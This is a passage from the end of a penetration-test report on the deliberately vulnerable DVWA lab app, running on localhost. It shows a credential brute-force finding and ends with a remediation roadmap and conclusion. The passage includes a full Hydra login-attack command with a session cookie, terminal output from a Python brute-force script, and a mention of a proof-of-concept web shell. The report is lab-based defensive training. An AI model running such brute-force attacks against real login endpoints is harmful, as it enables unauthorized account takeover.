
Proof of Concept:

A Python script using the requests library was used to automatically submit a list of common passwords against the admin account, checking each response for the failure string. The script correctly identified the valid password on the second attempt:

[-] Failed -> 123456

[+] SUCCESS -> username: admin | password: password

(Note: Hydra was initially attempted for this test but returned parsing errors in this environment; a Python script was used instead to achieve the same result — automated credential brute-forcing against the login endpoint.)

A terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. It shows the output of a Hydra command and the execution of a Python script. The Hydra command is: `hydra -l admin -P /tmp/mini.txt 127.0.0.1 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^:F=Username and/or password incorrect.:H=Cookie\: security=low; PHPSESSID=be1c1eegp4g3brdu7c3bri5j70"`. The output shows multiple failed attempts with the error message: `[ERROR] no valid optional parameter type given: F`. The Python script `brute.py` is then executed, showing a failed attempt with the password `123456` and a successful attempt with the password `password`. The terminal also shows the command `nano brute.py` being executed multiple times.

```
kali@kali: ~  
Session Actions Edit View Help  
1:25:07  
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5),  
~1 try per task  
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:userna  
me=^USER^&password=^PASS^:F=Username and/or password incorrect.:H=Cookie: s  
ecurity=low; PHPSESSID=be1c1eegp4g3brdu7c3bri5j70  
[ERROR] no valid optional parameter type given: F  
  
(kali@kali)-[~]  
$ hydra -l admin -P /tmp/mini.txt 127.0.0.1 http-get-form "/vulnerabiliti  
es/brute/:username=^USER^&password=^PASS^:F=Username and/or password incorr  
ect.:H=Cookie\: security=low; PHPSESSID=be1c1eegp4g3brdu7c3bri5j70"  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use  
in military or secret service organizations, or for illegal purposes (this  
is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-26 1  
1:26:38  
[INFORMATION] escape sequence \: detected in module option, no parameter ve  
rification is performed.  
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5),  
~1 try per task  
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:userna  
me=^USER^&password=^PASS^:F=Username and/or password incorrect.:H=Cookie\  
security=low; PHPSESSID=be1c1eegp4g3brdu7c3bri5j70  
[ERROR] no valid optional parameter type given: F  
  
(kali@kali)-[~]  
$ nano brute.py  
  
(kali@kali)-[~]  
$ nano brute.py  
  
(kali@kali)-[~]  
$ nano brute.py  
  
(kali@kali)-[~]  
$ python3 brute.py  
[-] Failed → 123456  
[+] SUCCESS → username: admin | password: password  
  
(kali@kali)-[~]  
$
```

Figure 12: Terminal history showing the Hydra troubleshooting followed by the Python brute-force script identifying the valid admin password, confirming no rate-limiting or lockout is in place.

Impact:

Without rate-limiting or lockout, an attacker can run an unbounded automated attack against user accounts using large password lists (e.g., rockyou.txt), eventually guessing weak or common passwords.

Remediation:

- Implement account lockout after a defined number of failed attempts, with exponential backoff.

- Add CAPTCHA or similar challenge after repeated failures.
- Enforce strong password policies to reduce the likelihood of common passwords being valid.
- Implement multi-factor authentication (MFA) for sensitive accounts.

6. Remediation Roadmap

Priority	Finding	Recommended Timeline
Critical	SQL Injection	Immediate (0–24 hours)
Critical	Unrestricted File Upload	Immediate (0–24 hours)
High	CSRF	1–7 days
High	Stored XSS	1–7 days
Medium	Reflected XSS	1–30 days
Medium	DOM-Based XSS	1–30 days
Medium	Authentication Bypass / No Lockout	1–30 days

7. Conclusion

This assessment identified seven confirmed vulnerabilities across DVWA's low-security configuration, spanning injection flaws, broken access control, and authentication weaknesses. The most severe findings — SQL Injection and Unrestricted File Upload — allow full compromise of the application's data and the underlying server respectively, and should be treated as the highest priority for remediation. The remaining findings (CSRF, XSS variants, and weak authentication controls) present significant risk to end users and should be addressed as part of the same remediation cycle. Applying the recommendations in Section 6, alongside general secure-coding practices and regular security testing, would substantially reduce the application's overall attack surface.

8. Repository Contents

This report is accompanied by the following evidence in the project GitHub repository:

- web_pentest_report.pdf — this document
- Screenshots of each confirmed vulnerability (12 figures referenced above)
- shell.php — proof-of-concept web shell used in the File Upload finding
- brute.py — Python script used for the authentication brute-force test
- remediation_guide.pdf — standalone remediation reference